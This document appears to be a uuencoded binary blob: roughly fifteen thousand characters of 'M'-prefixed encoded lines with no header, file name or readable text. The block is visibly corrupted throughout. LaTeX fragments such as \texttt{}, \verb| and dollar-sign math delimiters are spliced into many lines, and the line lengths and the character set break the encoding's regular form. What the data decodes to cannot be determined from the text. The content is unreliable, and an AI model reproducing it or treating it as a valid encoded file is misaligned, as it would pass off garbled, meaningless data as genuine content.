MK:\4CZ2N>^:`C;'7<ZE4B2PV@M%B?,\8*M%S-2YC4F7,@IC?2"";:/+<K)-& $M"?4Z'*2^5B(UW77)@^G'QP/GZ3KW]I4G9<4#;C1`NP8$A6V3<P.2@VB@D6C.$ MXE]EJN2I.\$UE\$SC!\$ZWB\RZW'OB'6F`IXD@)(GD3%251%:*04:R)@4P=\YUH MQ`LOZ&SV8VOE%OVZ&,AA8MC.L69S!:HBA<:N08BM<Z#)!YO.+:5<"U!GS\E. MIU?C>K^;P%]F"1NV[UK:7A3,0/&Z>`]W^/-&/PQ_EU4^-S]6@`MJ%`J"]":` $\texttt{M-\#J1!}) \texttt{'C} (3\texttt{JD-Q'}_[O"\texttt{H},34\texttt{L}@\texttt{J},Y0\texttt{WVVSV1}] \texttt{L}\texttt{:}4\texttt{E}.4@,<Q(U35\$X]}_B \texttt{\S}$ MI:Z'#I]MO#(@@-:N@RR;43DO"<R:4HCK-:U(?O72#YJEHLW=BP`<RJ3%F;?R

M[N`2*D%\C#),#8AP&(52UE)G+8(\$U*\$U[UKVBB[YUD1`*!PARG\$(*52;^(YQ M2556C2ZH(([J"&K16JN^47]".(<,X1`&9652&XW/3JL<3!GK3?K51H=I0NY^ $M/JJ"?#!$_Y6K-OIL]_AQLG3V.:[>49-2IB&;W$_O,?=^3I&YV_=J3,LC"?0V$ M#4*KQ6;;3;A,3YT_B2)U?EUIL@YNSO!3BPLPBI&FF%]Y*Q@-6:#05RTU>D5W $M-]<D+MPIGRT(E1-)4BS[=]*H(&L5E-%YT+3,09;U<R7S-PP1P5+$RYS)-\KJ$ MAST+%<3-8[*FLGR+J'NO%<F3TNOR;3QK>0ZCB)B!8R64*`^QZ\$Q?`8)B-4LV M\$F#,<9.P2B:"!2-&#\!8S(OLF%-ZGH-7!YS9FXB)4)S\$F`STTF"'*OCPE)A MD?*4I-8(N2O9U^`'?')D>NE;*K\DMU#K,<2\$:ORDCH<AL(NE_]*DIJ/(XHV[M?X+ZA6'XOR/QS\V\[_!KG;.3,*[,K,-/%XK0:*+N1@O2S\\$\$JH`8R!3*#:], MQ'7T_B\$`C/%'7T3#UCG70["*[3DQ74;?XC2!Q3)K"'QW=FBV8![>3_8BDW]` $M1EY(6_{,,;}5=1H+%+0R\R4Q[GQL<A43"<VLC!6(`R2B;M;%$"-\4\I4:W?S_@T$ $\verb|MA+VY|| B: \verb|N/P?|| . D$| 4$| W1* AJ4@*: DF87ZF*DL@7LWKQ4W2! E E B980] B?1|$ MO-EFGC%.MGY=7>HK,70E)!Y4#0;Z]:/P@\4!2`,\$8`;XN);W7L0L6(#!?U.N M#OSP>V))+8AW]&,QH"QI\$A#Q]%!&8AB*\1*[K-ICGY'^'VOJ1P[V\$@JY^#@B MW2ZQ(\$4![`+GPHA91U#F<0[>-.Q?*/'8%T]^(<=^WJVE,,Q??U*8[T#%,LT0 M(%BZE2"G6@:;%(S,M61&&9%*G2X@\$:DK=J[[%[E1]XD%LB<YWG<)%]5PJ%0L M, M*9-W; G@>3NOPQ^"V0\$8] W4W[R.5.4T_C-5H^*(%?Z5EV^/1VMY20OVF1)6 MU`[,VCE=R\$0VXG1PY]S3QTQ;>FNLR4@*Z3M94!1I5+EC(T0(IWQ1WAR\$0A(T M#!KXEZ8B<10VR\@:XA!DE9AYBH5<4INO[J)5;T4%W@#4'!1K>AUU9,J)\$-FF M5]D=[_QP58%C]_ZO7T5:HHUC_!,4B]PGI7V")[(^X55UF2XGSI\$:\'A&!AG! MFX3__Q\E]\U:OH;;1PKPW/75#EWW<KR8K:HS`.(BHPI\1C!@LHZ0LT"!%J# M-,*]D:S>NJT6JE0I(T="5)#)=60;S\`]OTI)VGM8+79"(#`*J00;[5Q8]9Y` MV#>'KZ^YI>*1@>E2.NG2XT<WQJ;/\$2"ZLJA"9@9^._O]"?DN>R'G(]D#&H_U MF`Z:0GA3DP)BN2[89@M\+IP91^%ZN]?S`JQ->4^9-]ERQI\]Z'QN3RE#-)^, MB#H-`0??>=WG-JA=8WP5G47S#]V.;27?^[.4KMGLM6O:.KW^%.\$!*4%\.L@# M54'O,&,5C9]>[A9['_;?,%FV2#R&>R:MK^@7I[AUAIQ6NU9J%Z&J!7,8N/C1 $\texttt{MR9;0@$C_)} \\ \texttt{HZ1:@.KF"94[:GVX^\O(Y\$>?/DV9PHK[\&*HK=C\$B1EQZQP/OS+4])} \\ \texttt{MR9;0@$C_)} \\ \texttt{HZ1:@.KF"94[:GVX^\O(Y\$>?/DV9PHK[\&*HK=C\$B1EQZQP/OS+4])} \\ \texttt{MR9;0@$C_)} \\ \texttt{MR9;$ MYU'"Y@OB[YV"G]S.>MG!`?EA='#Y+L"D'T,A6NGF5NI+/GFGOB^S\7U/=1KP $M_V < TC_] = ,AQ0Z"[Z1[_NNU.^6;]MH8!(!X,(0^#X\=G.N>.IR97U#PWL09D)]$ M-A-H@VU3:4=YKP[R)#!A!FF8(I_?\2].M\$+%9<"TF(F:8FQG<?!UH?4\8*22 M'J<BPQC89!C0H,R\>Y/5>:GT^Y=5(^H_;R;>-R08/Q400LU)WP;JCLK=_D<F MA<3M*_(@D"8]RD+/DGYV=*@@710)P+22P]]A#BIM'M/H"<\SKT\J^A&;L]VP M>P2=AA6WVO%JH3;LT!MQX>"8VWB@BE)"1(:C0Y=WY=[`\$!G2_V&7XF2M@Y1Y $MGP/3]SO[\1H+3F_\WH0W:+11VS_]_65M^.J.]OLX/R&,L^O^{R?F/S'P>+A<$ $M,*+^,SNHNP$S$5(8/0H(X4(M>6!M/W:?_"%OZJ8Y$J411\\O@V=\;XDD5).SO$ $\texttt{M-@[>VW3T+HYQO(@T!T2T+-O'O?'2^O+*-E6\#0RA^58>:IIU\backslash M]?.]FW;S6G\$}$ M'I"%": $7\U^{;}Q5+5*Z.FV"O_O',:S2E\?C^{'}D\PF_7">[<?5\,[)U("S"S7)$ $MB8J1Q: \langle KJ.I? Y' Y' - G6Q? ?D9 \langle S'J = S(C \langle 7] - J5?) Y' Y! \setminus 710Z7, AR > W:$ ${\tt MNC3"+33R9LQTH1R@N7PT\#0TB26@J\&6\#0T"B;UI$H*"'O]:W\#61=@Q9)RVJUD}$ M60(.:,>!`]\$!![/D\$;KP7_;ZO1@Z=/=S2GL/S/DYJMA>.:'H;,Q^N[;K8L6: $MQ!YD@#V']Q$TD.8UK:*^Z1"$$P($$$IABL#=!3!*DQ*X8D6=+.Y&4/V$X:9.$ $MMCD]QR < 3_+D($Z1>, IF(8(^'+'PX4PV060D$YS16+($25)BY\#Q2W,/":0)$ M131P9F%MN"!QVOS11';R*YLAD:;XQ3S-_J.VI5OPH4<`A;SND7*L0B8YPP]X $MS+(ORV`I+)<U6`O`)?.8V#I7Z#K-BKP*F2,U]D-_E23C=/16*70"\BB-W>:!$ M8_=7\\$TMOY4\KZ>'[\$_RL_'U3>`YZ#4!\MJE<I+!&"###YOY[XJZ7B^;,H2; MP^GRV8HN?R&AEJZ)N!&`<VK^S3#+*'/\$HZ@A/9W9.URD4Y+V**>JJ>7+WD/< M, Z50'NW, V&J(5N=:LBYDY]<Y5H<ZF*S-@PSDE7:[%%649N"#G"RSC++H*.D) MC, XQ@TR!R]ZJ/\1)HDD@@CEEW1G43E9OG28LZ,-#]A6"X=G0E>]^/EU3:=F: MNMF4-NL'J>ZX>**32F1KY36V"[\N*32/@!/5F+1[)O!E8<J&4Z]]:*JLS\$;\$ $M/K)TOZ^M+5I@Z,ZU*B;?1K'KX/,)A?AI$>L-F=2:3)+MV!K]A[ZF15$%^$ $\label{eq:mbyv-i-section} $$ MB9V-I-\$@TU@@=\#H\0^[W:P":BYHC4(!-=QQ'\&<A\$7P-\FN8R*,H(6XT\1\$F1)) = $$ MB9V-I-\$WHC4(!-=QQ'\&<A\$7P-\FN8R*,H(6XT\1\$F1)) = $$ MB9V-I-\$WHC4(!-=QQ'\&<A\$7P-\FN8R*,H(6XT\1\$P)) = $$ MB9V-I-\$WHC4(!-=QQ'\&<A\$7P-\FN8R*,H(6XT\1\$P)) = $$ MB9V-I-\$WHC4(!-=QQ'\&<A\$7P-\1\$P) = $$ MB9V-I-\$WHC4(!-=QQ'\&) = $$ MB9V-I-\$WHC4(!-=$ M#YU*06'()12.Z[DU8'3N;Q>T'`FZC_:_0FY]U1F0#CI'1EVUS(]N\Z@2%"#+ MA*YGY0%ZT2HR_8)+T%N3HY"\$1VL*2Q:\$(]53;0<\$!6667-'A(;4.;DB7L-[Z M-E+1JOQ:(990+RC<@88^G"FB?I]-/GPK:BO:E'((!P'5.=IDY&II;D72NH&P $M'G[3D/\#W_-KPTY=>?-GF=TUR"64\QG=E(Y";=UV3H,@,+_XSGCQTL_ZYB.?F$ M)L]1[969^49'"BI\IA&USRPM-VB)3+(%@Q?OX4IWDOC4.>1BITP-<MDCC9X+ M8K)N*B]'?I1[]=L\<M-&\-(\$&9\$6U4RWW(N^N/PEI<O:+@F9VN\5S\[1HQ2I M6.F_TCHCIEP@'H_NV7WB4M:8Y#3HG=G&>JLP*7")!FF*S^[J;3Z')#*G<_0I M4;"2KI>[R8`[777;N7QS=<U\@A7;^J>*W*RC66`\/!0U-"8FFFEAZ59JDU9R M4+-68'N/KWSU]#5VT.W9/939+>&Q2+1_Z%2>Y^_W-F8Q'Y%V>_OR+\$HL"H; M^.D^!6-0F/2[QL6%,-"3\$:TSEL3*?"481B7/28SL(N_]L_N`#\$0V&MT>ECK0

MVJ<)5^T5>SJ\$O>P09-W6H@/#U`6#=F9HXQPHLL\$H(R*N=&!P%26TD?^3`*WS ML']GNM59FOQ,*+#;_ATZ3"+/5U#`J+EU2HEHT%1;&BM"H<U-\;8_RI,%[A:_ MC\2SG*AOD,G:7JXRH>%MOK_@EK='W/&:%@KYT&]O;\$]Y3S3P.9U6[W2%+Q5W $M]^{-1}(P>4P-7Q*NRQ/6!MJ?1V=R9Y'DX7[.=Y&D^{HF})D^{-0}!U$=#V(Y]]-ZS$ $M3C, ^*ZXZ1R84F = .**PS1]^?6[@AWXI$&9B/5./9B^*@.#J$CJ.+^!7\(HS+2)$ M"Q8A`(<,"=YX`6P?3,L&84IEP>)Z`6MDPVG'=Y^(%A>_^*E4ZZQ11K/B""`\ M^8:L0.N)'B#(CV9`!RXVXJXG0`JJ78I"G*,,4I38B!6X^.;-P>C#%EZS0F</ $M^{)}YBP%(<($($[5MZ%7I;J^2#\CS/3X!3+\[(ON?5K+H]FJ]].BQ8YVZ"6*1>$ $M]OF.M?OL-, [-3*N&S?U7*5RS6&8A+<M-;030<;T88`4<#0$$.+'+_SF#K$#$ MXD3C(S2%U`EZ3\RUR!/=8"TU=+=`5?@H&*3IOZ[-9SKH^[85^:K.6V1J[IF` MOSU"[%)@,4(+GH8&"'?<K6*:JK=YK)-<_R?G?%]_JW_C'EV<D]KB0W*VO8IW M"@VB2!D";&DVETAT"H+U43RXB:;U7A64*=N&)PLP(%!&@<60G(ZXX9J+9FX1 $\texttt{M:J=U)}) \texttt{X-5ZTRRCD*^A6:} \\ \texttt{QJTL69D7SD9W[NWY7&MV?W/X/S.=7/>H]4]1} \\ \texttt{U} \\ \texttt{A} \\ \texttt{$ MD['I7J9UUQ433-]3P&:L<P@*T#A(WH\$0.P/)82*33Z:=/.S'^6N??UIV)R5+ M-4810D'#43DXH%M8Y955*\$-L;:;C-83=K9NT-M'TU3.D,7'63\$!W2N//-ICK MFQU:V<M#6D(D0F\$>P6*Z.SAG5\$%@Q1G4=*XJ;2DNIZ?WM^KV#(;K3!FR)%CQ MSW.'`/Z+YSO`"%>R[!G!<9BMR"=4D9+G7F_JPOT:`ZU&B,G[A9LN7V7LR]3J M99Q>!U%Y\UBE[)B6V\2,V,"F\K:.NV.(0>J<&OL5)^\ML(!3OIT3EH?FF;;' M=U>OL4W@OZ;)TA!5B8VV+<0C\$98T,ZND,DI3M\$;PH>W1,T^42N"S<C.I/J/) M.G;D_T&*LT11=\$J@WP"AJFJBI)O%HQRHM(CUG>U9G'QC^7E9-&K<I=JCYU^D M<W_JYR=+\$`G9X\$[H?[04MK\D5Y'UU3;Z%9NCT+PL=?56;%('2\$SBD7KQA6(_ MQQSS%7C<O>QU[A=_1/ZZI&1!I)_V3R'D&04[E#F-E3^-WCNY)\.J[..[>BN_ MTCQROUY&[\:<9:<?VT19:)8HW;G6_\+NVL<F7&E^U\1YU9TKE%IF'`J-VOTG M&AK#<2YZ8HQ)2:^HM[0WOJ1:\$ARP1\$)?V!3<RWUCFYUC/QXS1"B'M8NII@ZG MB;T:\$,)M77;^X!3PYA+A5HB#YU_U1!<+X%A(DC42&W2<5Y+D_@TI@WP9=;.% M+NE&#,870L11\$>RT\\$7DT?<YJ/B2919]F%%]8"[ST"DH-3GG+&&6M\$0.JPL8 M]:8<[NDLB784L33RB>VTP^J*.<ZZC\$W7!"1(:A-6Q&IZ6M^SY8TR[QT+_##F M:\$@"H7,@+H2I+TH],R\$SW^!C(MMY2?MSQR:!NE-_I3";YX_*X%?:0_Z=Z0X^ MOK.:T3V;W8^^<WE/5'GVZ,]/QM3S2!.&07'=*D]O0YP-!B<>0.9D<B!RB%@+ M(.13!X,JX	\$WB"G!WOO4EYY=/H@,L*M-DB+4V`5`:FW.*7+H;`YFYXWY3R M^?]LY`?X__7X4GYNT,O#7#SYS^Y&\$2WA+L??''#;'Y5&#>JZ_OJMH_)]H\F MKQ15"(*%Z50)<AL0Y?YLNJF/=OL8)_P]NN5>>H?=7!*@KS"F#J#"&W##I5JC $\texttt{MP$\&\$<VL:F*(G/.([T\$0R"\#>\#\C17T*M\61U-0W!S-239Y];.+5\&\-V/EG3UI)}$ M`*[/2M"9.UE@97R;YYNMVEW;]2:@8Y)Z9G=&#JQQ.U!Z)\$ECF1\$%<<#J.BH3 $\texttt{M=)\&!} <> \texttt{H}, \texttt{J@)?DR*@'WYT9SZIXY[*E/0\#O+[OUTM?B\'95(?L^ZF(7!*R_^K^*)])} = \texttt{M=0}.$ $M_{LD}=A39AUFLUH-PQ)<NO3Q1H^]A+R6ZPR.O,9'L[N&X\\Y$<ZS(%ZH3\C##)$ $M.RR:^$@?NA22T6(;K@+X+==[Y-_9_W&<](1%"/R"S1-KC@ZYQ#H+YL8?H(>3))$ M9,\&^A%./]=[.A._W9>Z'\^GO,M->T"8"`A92%-&\$'=6'02]]8Q7RM\$O#_+F $\label{eq:mu*-J5hf3/AL1@0Z"Q=V^-`BOHF!"/0WBOG769C4Y:!!5$[$*@'BO,$Q?$8K.$ M`]"_O,,/UU,?@?/[V+9!G\&!%/ERB-1\.?QG(_!5>`^>9L43(2777!`4:N]2 ,_3BVBMF,`\Q?B,DFC)H:)*E"=07'?5&RV!=&[0R%EHU?&F_+FE#U91 MMJE&%Z'E85S,;'+^<Q:-KDV@\$AF6=Q(OWBMFM@I2,4Y;>L6\'5\OY5QBA&\$% M9?RX#\$#7*V`(Q1?A>_V>;B[K;KDOS([Q\[;\&N!PW],URJ\\$T@.2'P%?A##8 MQ/5HL1CP^^[GH>IE;U+<NLC7TZH]0&[[W"J&RF<R32A:\$2TG0_.(;*]_>H^1 M3UOB[4&/NK=JKU^*-"#R^DT?0_%NX?)AQ!S=T*4#0?#_X3]'2QU4/ESC([\X $\label{eq:mbd5} \verb|MBD5|, | 3 G6; | Z/_=?!.H'*BJ[!VD0?H4M%6Q*\,T]<A777-*2"-GRGJ3`D>L@$ $\verb|M/EMEY&HC5[K6F\^-`ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(>IT$A74G | ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=2?14="XC<B(ACROC?2VLY8QO:QR.I7@A*=14.44"A*=14.$ M/M:W_LYJ41`Q8(%54&@1HH*"R?'UE[S?F\N7)[6XJAZUD'\/=BPFF+,=:ZJE M5M*03K<K_(YA*3\ORK+MWQB\$:QZ5+`%VN/O.GG\M8P^/Y]ZCCK]-_[T=_.), MP1W\$T-:LRW8+\$OY+2C0.+.FIK=HB+G2B6Y!0D\$A`3SEO33)E:3/.\7X_:IK; M1IO(], `^@]GZU\1_&4]4E0@%LG&I&60<;#3SJ>7#B"*\I4^I?W`^D3=W\NRZ MV-S/F=/=BLB\$*L;)4""-KZO-'U%D.#@7O+KVH[D4%M9TPO>?-;ZVSY<U`BY, MXET1@\$ECB?+OBII`(((J0\$&BE%JV=`9B]7IF.JF;T2KM"4QA6NG)G2--KCXQ MOKP)=+2K7>_QH>C6@1^/?'FS-#GZQ&^R\$VK"@3',OF*VD:SP,#9_ENY%LD._ M*T4E,B2:@^64#J(LDF"U^)ANH4QD]9\$4%A\$_ZY.U,\?N8]4)0`:^.3;FM"-9 M4M2]W?P5SV[JO.]WX0=+R::X#3+-+SP!Z"XDG00X"!(CI'+KAI+5W9;]:)%W $M@@X4O@T%]GJ4E/ZU$S?_K7%J%DKH1^59BJAFJQ*B,N:)PL<'>QG;=VU3V9P'$ $\verb|M7KGSH.FSNVEDP?GU9DO9><8*M3NMPDP6J&@2+(T\#-_;[;G_ZL%2\\H\#7CDWJ) |$ MPZQ>PW?#FTBK+IH(=H#/"F:QWC40"I"89I(1]9.".=S4HF:&2"TC1(OE707S M;+[9F(924HQW"XP?(II`N/G=\$R.-\^"N`@U_6FN#MU[=ROJ\U_S.Z5YLFT*C

 $MOC>TJ>(<]<R]U5):1A^*&M^_DT]2?(B:3CB=Q]F,A[I/(8I$:2P+K/(+0:)B$ $M&K\Q)A;$UN-9M=704\&2B)+CK=:$\#B5S0DUI,Y50+R+R6$>1\I.$,)U\5.1[C`$ MN@2"Q09(N5J!I-P+B%W*KZFN1=E&]QN]]7Y5]5E%-*7DN"8H9!]H+%"6">^-MOLA#JM>;5G`R4:L+SB*C=,TY%S1+?O>Y^F[G*#I`_Q'A*CCR,G9Z![ND<HA< MPQSRY,6.J9*9ZL6)#,9\2%AIHRX\0=88/#O=[GF_I>)*^P"4#!VG<RM8TC=D M%C`A,C.G=SDK4/7-QH4(]KFU*>&HVBK.;'L/O:,F[P+QZ-^T1E[!_`_O MSHS(JRQA&%(J?TMVE4=L[.\$WC-00.6-0D=!K\$X\<PY?'W'(&KP)INYL)7WAH M>6[7@XQ8MZH:%<FP'XM`"!I#4[*93C-,9446W-MH)BT-C\-WKT=TS60U29I[M(((0:-PT#<ZLBRN>RZGG6?P(.[5:27'/+"\$088-7PTXCOGK]^BHX@42SE,01 M1T3+R"5FY*]CD?K>ZS!Q5:(X4/K),C#\[IZ#2JJQ^E]>S0?4\$:ZA*N:@^B\$2 $\texttt{M=$N(!YULTH$N`PA=L<;]JY;-+HP$\#_3$=\8V?-I6JJ*;;\=?JI$\#[2[=9<\PB] $$$ MGSW<50N%6YN,FGXS0]F:/O`N3Y_Q=LDV,VK:CMHV]*@P-**M5GJ2GCQIH4_+ M%@4:RIDEX7:6&D*X\$V'ESD*&KT3/NGL0GTK.USI.>Q&RKB\$PU1NHB@C]\$)%; M!P*J:F)?H#*\$GEYW?1S:%]>[TU%R#&(^G1+DQL:!1S10)#B).I-84)62.5VK M<VS,;L:&/0POU:BJNFU7*,=&]G:%=*"BL9UC%9O4YE>T70*?R@CR9A26M`YT MR64E>(Z4@Q(O/!=MXS#T!.8JT+6CWTF)7T\$ZUSF)7^3:P`R]_C1DG\'G65G8 $MR>HO4SU<S8^{/};MT[NY?).MQMK^9=0Z/MT\)@IOIRBVA1E2?ZO4M=_#ZEA7ZR$ MVL&)?^WSORH<._K5M'P,3C;8Q+&P7=JOYMS0E'>GS?LY3?IH='K6?(YY*7:8 M];QNET.<L%W\Y-CC033Z0URI0'KPR7;P1(%)OX_%GJE#=LB!@,]I^B;]WC(] M+9Q?LB8<Q2E_?\$9314U.)B[OJATU5_X%V,[^=BN+//AII*XCQW1P9R3738\$] $\label{eq:mue} \texttt{MU@"\$UR:^Y[[_W&4X\#![NPX\#D,25Z'\&([24KP&\$OHV\&]9Z>=Q0:T;L10=\&/@])]} = \texttt{Q0:T:L10=} = \texttt{MU@"\$UR:^Y[[_W&4X\#![NPX\#D,25Z'\&([24KP&\$OHV\&]9Z>=Q0:T;L10=\&/@])]} = \texttt{Q0:T:L10=} = \texttt$ MU\$*JIDTPB#O49#*F)5V;1<<LGT*[_\F.-?85?)1;"3\N1]3)MGX`5KM_"&.R $M-,]S_{69H85M.Z?M\UV}E9D^*4(VE3,54F8E4P**=8Z&U[6.#,W--D[\A.JE6]]$ MQ1U-01VM70/?[NW/A<(P&!\$P[1NW6IM>\H?@VBDH`6:?LCA=+\.EA;+BF+'@ M6SD[\A>Q7FP.-81[*UVM632_`U@7,*@I,27&'G5J<,+2:"H9QRD9V(C&7GP8 $MK + BU!]^R[]W[S^@XK_&Y2QL601\?CS:$8`(X_'5LP>XU3R?1IR<W1E9/*`33]$ M]Q_#0@D^NK:4%@Q)V*D0`>D9"RCK"H%_YEIB\BLP-52*NIDAD1EX)+RX;?). M--9G HN.PUQ@=F&O4ZV\.B"FZ3#7USQNB?4._6&V9\`UE.V^-F1H^?]1,/^W MP7>_&T4@6`75^FN:&]FG^@,5+0X+.>*E8*ZJG(03VV0;6#N@QQQ.;N[UJT9] MM*4[`Q<XP\9Q8I(+"DB&*9EG^*2Q'-'::U^H/4Z:07'3G*/RUT80W<#[8E17 $MOP'=M'@J3^TF^5U%>:9=%.SW\#,,"=GC\#K%S/SO4+QM?@]13V6P>OM"Y[?VM$ M)Y)N<T\$.-`]8SZY%KNSJIE3)-1L=*]A+&G\$MH.C22DGBI[=IE6SR)%`IL>RL MMS(90;7USCHQG.3:JHN&5*T1UJ="50W/,0I,BV4>-F3E<=K"H#Q5GN73]![N M_#6=,)#&<>TRQ;:>BH'(7T^N9;B\$HIJE8)2-7%-=S!WU>T-?NV1>SCSXG>AT M/W'/`TY91SY[RV;6;RU2,_\B>'M52*[EMX9)6Q)M@SRT43]GOB?ED1SCUC\$0 $M<?I;-4=^O#?(ET_7&!:0W\\E]G"F>NS7*'434G^N>:P270FPVSD-]#]C5G,L$ $\texttt{M-]/JH(QSS2<^E2::/B._PB6RT-D7IW(-H$3U+O:'KHG=/C6T)+0&2+=2<AX3}$ MR\$\#//]./[>R`1#S[OLLK4/(W`4Z'5@\>]*.9SRE9Z0Z5B`9C7NX`^;7MLM? MU]./\NAM?*FE]=>D;\Q>+GV.R5V"K;XD9D!7V@`J2B_/*8IE#L*XM&O"AO'N $\verb|M8VE4NB52CCW_@] \#S_W < , _FX1U/L'U[< 80X6W[< RX^{^}) 00G^{^} : \$XD2N2E] Z + BY'$ MK*4QTE6:D:]>CRBFB&,8*M24DL0&,60&8WD1R<Z -#V 5S0X\]U7N>\$L5:J2 M+2J+\[LJ1* B:Y5IP=-=]^]Z05 FXJ>#TG81CG +DTX@ "ZK:SVIU O%K\J7 MX_W)/L[\$%RSE8+C_S95;B,@6>:*_U2E6;"-A#E0H,=^*B)43+>=N'3PF0S^> M;29>7TN,UC.%>=G=Z7LOZT.XU?5HHH%K=-/7,(:Q06&STYNX*W#?(&W/V;6M MH\$0=D*C%\$1)!(\MO^H)M?E["Y69",#\9AQ<^B.K?^;B46RB])/^HIK1X99*# $M("UIO"; FNKV8JILOA, 0*X<&; +7&6%<F"[\]Z*NY_XP23%-^HY[LW2!X4,-=$ M[&=D8,?*CJ0?(5X.#.38U9<@ON^+-GFV:0]W][EE^0KWP*=#XQLUQLQ00Y<S M8:<I.RK@[6V5?=P?-A\$_0S5.[S?0N2^^11\$"F)6L040"`0!A21K#.-CG?YU[M--D06#RI`Y`D5\4.,+4B(6`?,U:._-LR@X\=<B(\$\1-8AGH&(AV6,YB`NX^V M+&8\$ILG(HG3!VGWB[)LIO=,^*.FA5C+>A(]/@-4D6=R`)B+<NHWT)3N-IOS7 MHR.;A+*\$NE:< $+_6R^A^R^R8#^",U$10BJ#U:P^(2AM1,5"Y/1G!XA'])O=0^$ M,]2F5=#G9J6HXW!FC[Y;[LVEP"S-9>/(A)-B+L<^<72\$#/R3^%KR^-E?3-NE M%1YVA!1ZD)PDCD;%45"VEEGH=.P<80;BO&JFWA;VZ<.GUM9E?F!EP*US*RX? MBJ9/P5<BQB7B(.;0UG@D*GU(*2%U]"27JZ!F94`_\$'.IW,'SA.52^?AH\$(GJ M9S>4=:2.?^5J=#6^?Q+_,ATDWZ%,7A00<W/\O\$TLQ/CUC\A]_E@_9JW?SZ^C MP^&I20T'0(1V_E%DI40H0*Z0?N8\7H8DU>'I/S24WHLYB1/)?BL&7%_58RH9 ME=K:ST"*,BM4#[U8^L2K(JD;RVO9JJ01VTB+*@@O81_XL>`TV&!FE';\$_S<N MKI>]"":\$\$P\$C@^.D(_!7F56J7NYYZ_)G@^%ST'H8)OC!E\$101.A;+JR%=5(% M?/O[;%4#\9<28*P(\$.NNPDF57-6')PK05(W<D11L[^:,"F>\'/Y_Q'Q&>V*@F M&XS7,TQ_XIKTVKEXG[*ZN6_W5*ROM@KPIT_IGK6S(\8['DZ!]-GF0=!<((%Z

MBO-11\$I\$442TR3JF\4+2&DNZC3)ND>3!&U>E]W,K.\8F]V6HANZ;O"T1G(C' M!!%'FO;]?G<1CON5-`T1#QM!1^N,^%]*>70Y9(,]RPX#,A<8)E/]XV]GDY00 MLQN6F_?C"JJE&@1_CFM:N4,<ZSC5=7]%=RV.S7Z6!N=\$:6!RU1GAAF7UYBTD $\verb|MHU| \$4\$*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A821\$RGDF1YX^B[=M]) \$4\$*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A821\$RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A821\$RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A821\$RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A821\$RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A8218RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H\#3PEUEAB3=(XB@=SXHW/Z'\A8218RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H#3PEUEAB3=(XB@=SXHW/Z'\A8218RGDF1YX^B[=M]) \$48*^"QOJ(57@\&)!H#3PEUEAB3=(XB@=SXHW/Z') $$$ MTZRSBY-I7)"(X/@J]QNWMBA&%=U1UQE0&*\$4\$I!5/\MJ.W<5P:TD)>*VI\V] M5O?\$4]3J;68&V_(0](QJ\$FX@)!?T*T@O*I%J\$CV1+O0-DOBGJ]&,]D\$S_(.B $M@7@-Y)055"[=::4\s>0.(AT.*SRYS <IM:'RV?#8*CN?SC>/6\JZ04*"^.>$ ME,9T\$FURX-A@.&V!95"\$3Y8)[#<CV3V.(Z,(S&)FH/9@MB^5]X\VYY*!=YP; $M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<G2M0MQ+0?(R&=B<JK=,M4J(+Y5-3*WE,Y'P*K[/;CBQE^?WW(MF$@D+J@^NA<MA,WA]))))$ 